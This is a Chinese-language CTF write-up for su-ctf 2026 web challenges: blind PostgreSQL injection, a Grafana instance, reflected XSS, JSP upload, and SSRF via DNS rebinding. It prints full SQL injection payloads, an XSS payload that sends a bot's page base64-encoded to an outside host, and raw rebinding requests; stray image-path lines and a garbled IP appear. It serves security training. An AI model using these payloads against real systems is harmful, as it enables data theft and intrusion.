su-ctf 2026

1.su_sqli

2.su_thief

3.su_Note

4.su_Note_rev

5.su_wms

考点：文件上传+RCE

WEB-INF（核心中的核心）：

/lib

/web.xml

/classes/spring-mvc.xml

/classes

6.su_uri

1.su_sqli

这道题给了附件，代码审计了app.js和wasm_exm.js虽然看不懂，但在抓包是看到/sign，可以猜测这个附件给的就是加密算法，题目是sql注入应该是用来写exp的，附件里有两个.wasm文件，我尝试用wasm2wat/Ghidra分析，发现自己也看不懂。

只能古法手搓了

这次的数据库是PostgreSQL

正确回显：

[{ "id": 2, "title": "Patch notes 0x01" }, { "id": 3, "title": "Service status" }]

错误回显：[]

如果有词被过滤：blocked

注入方式：%'||'a'||' 拼接字符串逃逸

爆数控长度：

```
%'||(SELECT CASE WHEN length(current_database())=3 THEN 'a' ELSE 'zzz' END)||'
```

爆数据库名：

```
%'||(SELECT CASE WHEN substring(current_database(),1,1)='c' THEN 'a' ELSE 'zzz' END)||'
```

库名为：ctf

在爆表的时候谨慎一下，确认表的数量

```
%'||(SELECT CASE WHEN
(SELECT count(*) FROM pg_tables WHERE schemaname='public')=2
THEN '' ELSE 'zzz' END)||'
```

两个表

爆表长度：

第一个长5，第二个长7

```
%'||(SELECT CASE WHEN
length((SELECT tablename FROM pg_tables WHERE schemaname='public' LIMIT 1 OFFSET 1))=7
THEN '' ELSE 'zzz' END)||'
```

爆表名：

```
%'||(SELECT CASE WHEN substring(
(SELECT tablename FROM pg_tables LIMIT 1 OFFSET 1),1,1)='s'
THEN 'a' ELSE 'zzz' END)||'
```

出来这个第二个表是secrets

爆字段名：因为这是PostgreSQL，它表里有很多系统列，所以我尝试直接爆字段名的第一个，看是不是f

```
%'||(SELECT CASE WHEN substring(
(SELECT attname
 FROM pg_attribute
 WHERE attrelid=(SELECT oid FROM pg_class WHERE relname='secrets')
 LIMIT 1 OFFSET 3),1,1)='f'
THEN 'a' ELSE 'zzz' END)||'
```

在第4个找到了flag

爆字段：这是一个很漫长的过程，采用二分法猜

长度

```
%'||(SELECT CASE WHEN length(
(SELECT flag FROM secrets LIMIT 1)
)=36 THEN 'a' ELSE 'zzz' END)||'
```

长度是36，因为SUCTF{}是固定的，从第7个开始。

SUCTF{P9s9L_!Nject!On_IS_3@$Y_RiGht}

2.su_thief

在登录页面指纹识别得到这是一个Grafana+caddy

题目需要我们读到/root/flag

因为Grafana有权限的限制，尝试登录admin账户，用弱密码爆破得到密码为1q2w3e。

在功能栏目里看到datasource，我查到通过 datasource proxy读取本地文件，admin权限我可以增加自己想用DataSource，加入了Loki，抓包查看它的id

```
"id": 50
"type": "loki"
"access": "proxy"
"url": "http://localhost:3100/"
```

我可以配置url = http://localhost:3100

然后访问/api/datasources/proxy/50/test

后端会帮我访问http://localhost:3100/test

这是我预想的ssrf，去请求内网资源

但是它在连接Loki时就失败了

还有一种方法是通过Alerting Webhook

创建webhook为内网的/root/flag，在rule里创建成立的规则，触发后访问/root/flag，可惜这个页面操作我没整明白。

ps：请求了下别人，他告诉我这是一个CVE，开来这样能明确识别出指纹的应该去翻翻过去出现过的漏洞。CVE-2024-9264

3.su_Note

考点：反射型xss

登录页面直接注册账号进入

创建笔记测试存储型xss，发现标题和内容都被HTML转义了，这里直接pass

```
        <article class= detail >
  <h2>&lt;script&gt;alert(1)&lt;/script&gt;</h2>
  <p class="meta">创建时间：2026-03-16 10:40:01 / 用户：
  <p class="text">&lt;script&gt;alert(1)&lt;/script&gt;<
article>
```

搜索见面的源代码里有内容

```
 const onUnload = () => {
        try {
            localStorage.setItem('su_eznote_last_miss_query', searchQuery);
            localStorage.setItem('su_eznote_last_miss_at', String(Date.now
    ()));
        } catch (e) {}
    };
```

这一段，会将为检索到的关键词注入到localStorage里，但页面没有可以读取localStorage的地方，所有也pass

还是搜索页面，我发现传入的参数会插入在这

```
<script>
(() => {
    const searchQuery = "";
```

我可以通过闭合来注入一个payload


因为题目说了，flag在bot的一个笔记里，笔记的内容可以在'/'下看到构造payload让bot将他的首页源码发到我的服务器上

payload

```
fetch('/')
  .then(response => response.text())
  .then(content => {
    fetch('http://IP/?f=' + btoa(unescape(encodeURIComponent(content))));
  });
```

因为bot就是本地所以url是http://127.0.0.1/search.php?q=payload

用这个访问



得到内容base64解码

```
GET /?f=PCFkb2N0eXBlIGh0bWw+CjxodG1sIGxhbmc9InpoLUNOIj4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0
PSJVVEYtOCI+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBp
bml0aWFsLXNjYWxlPTEuMCI+CiAgICA8dGl0bGU+56yU6K6w5YiX6KGoPC90aXRsZT4KICAgIDxzdHlsZT4KICAg
ICAgICBib2R5IHsKICAgICAgICAgICAgICAgIAwOwogICAgICAgICAgICBmb250LWZhbWlseTogIlNlZ29l
IFVJIiwgQXJpYWwsIHNhbnMtc2VyaWY7CiAgICAgICAgICAgICAgICAgIGJhY2tncm91bmQ6ICNmM2Y1Zjk7CiAgICAgICAg
ICAgICAgICAgIGNvbG9yOiAjMWYyOTM3OwogICAgICAgICAgICAgICAgIH0KICAgICAgICAgICAgICAgICAuY29udGFpbmVy
LXdpZHRoOiA5ODBweDsKICAgICAgICAgICAgICAg
```

和上题一样的payload就行

5.su_wms

考点：文件上传+RCE

原来上传后的文件，是服务器经过识别后缀名丢给不同的解析器从而使里面的代码执行的

下载了附件，解压了war文件，应该是要进行代码审计

war文件是一个专门用于打包 Java Web 应用的压缩格式

Spring MVC + Hibernate（持久层框架，用于简化与关系型数据库交互） + Minidao

Java持久层将内存中的数据保存到数据库

WEB-INF（核心中的核心）：

/lib

依赖库：在软件开发过程中，项目运行或构建所需要的、由第三方提供的预编译好的代码库、模块或工具

/web.xml

web应用的核心配置文件：定义Servlet、过滤器（Filter）、监听器（Listener）。其中Filter配置不当容易造成漏洞

/classes/spring-mvc.xml

Spring MVC框架的核心配置文件，用于定义web层组件，Controller、视图解析器、拦截器（身份认证与权限控制）

/classes

代码包名，存放着底层框架代码、文件等

webpage --视图层：存放jsp（客户端发起请求.jsp->服务器JSP引擎将jsp文件翻译成.java格式的Servlet源文件->源文件被编译成.class->服务器执行Servket生成HTML文件）或html模板

plug-in --前端插件

upload --危险的文件上传

这道题的问题就出在有个很明显的upload功能，允许上传文件.jsp文件，后端很显然会将它运行。

6.su_uri

考点应该是：ssrf

先/api/webhook post传参，url那我测试了localhost,127.0.0.1，还有file://等都被过滤了，测试了一下百度的网址，成功将网页的源代码响应回来了。通过这个可以读服务器端的内容

十六进制转换时




```
Content-Type: application/json
Accept: */*
Origin: http://101.245.108.250:10011
Referer: http://101.245.108.250:10011/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "url":"http://0x7f000001",
    "body":""
}
```

```
    "message":
    "resolve failed: lookup 0x7f000001 on 127.0.0.11:53: server misbeha
    ving"
}
```

它的后端将它当成字符串丢到DNS解析服务里去了

试试DNS重定向，结果解析到9.4.140.14.247



```
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://101.245.108.250:10011
Referer: http://101.245.108.250:10011/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "url":"http://local.adguard.org",
  "body":"{}"
}
```

```
{
  "message":
  "forward request failed: Post \"http://local.adguard.org\": dial tcp 9
  4.140.14.247:80: connect: connection refused"
}
```

最后尝试DNS重绑定

用rbnd.us将127.0.0.1和外网IP生成一个新的

多次发包，因为有概率问题

```
POST /api/webhook HTTP/1.1
Host: 101.245.108.250:10011
Content-Length: 60
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://101.245.108.250:10011
Referer: http://101.245.108.250:10011/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "url":"http://7f000001.76194102.rbndr.us:80",
    "body":""
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Mon, 16 Mar 2026 12:52:15 GMT
Content-Length: 1604

{
    "message":"forwarded",
    "target_status":404,
    "target_body":
    "\u003c!DOCTYPE html\u003e\n\u003chtml lang=\"en\"\u003e\n\u003che
    ad\u003e\n    \u003cmeta charset=\"UTF-8\"\u003e\n    \u003cmeta n
    ame=\"viewport\" content=\"width=device-width, initial-scale=1.0\"
    \u003e\n    \u003ctitle\u003ePage Not Found - Unified Identity Aut
    hentication Center\u003c/title\u003e\n    \n    \u003clink rel=\"s
    tylesheet\" href=\"/css/main.css\"\u003e\n    \n    \n        \n
      \u003clink rel=\"stylesheet\" href=\"/css/error.css\"\u003e\n
        \n    \n\u003c/head\u003e\n\u003cbody\u003e\n    \n    \n
    \u003cdiv class=\"container\"\u003e\n\n\n\u003cdiv class=\"card fa
    de-in\"\u003e\n    \u003cdiv class=\"error-accent\"\u003e\u003c/di
    v\u003e\n    \n    \u003cdiv class=\"error-icon\"\u003e!\u003c/div
    \u003e\n    \n    \u003ch1 class=\"card-title\"\u003ePage Not Foun
    d\u003c/h1\u003e\n    \u003cdiv class=\"alert alert-error text-cen
    ter\"\u003e\n        The page you are looking for does not exist\n
        \u003c/div\u003e\n    \u003cdiv class=\"text-center mt-3\"\u00
    3e\n        \u003ca href=\"/portal\" class=\"link\"\u003eBack to A
    pplication Center\u003c/a\u003e\n        \u003cspan style=\"margin
    : 0 8px; color: var(--gray-5);\"\u003e|\u003c/span\u003e\n
    \u003ca href=\"/\" class=\"link\"\u003eBack to Home\u003c/a\u003e\
    n    \u003c/div\u003e\n\u003c/div\u003e\n\n    \u003c/div\u003e\n\
    n    \u003cfooter class=\"footer\"\u003e\n        \u003cp\u003e\u0
    026copy; 2025 Unified Identity Authentication Center | IDP Portal\
    u003c/p\u003e\n    \u003c/footer\u003e\n    \n    \n\u003c/body\u0
    03e\n\u003c/html\u003e\n\n"
}
```

然后就是端口和路径了，没有头绪。

ps:

原来是能扫到2375端口的，通过创建容器来判断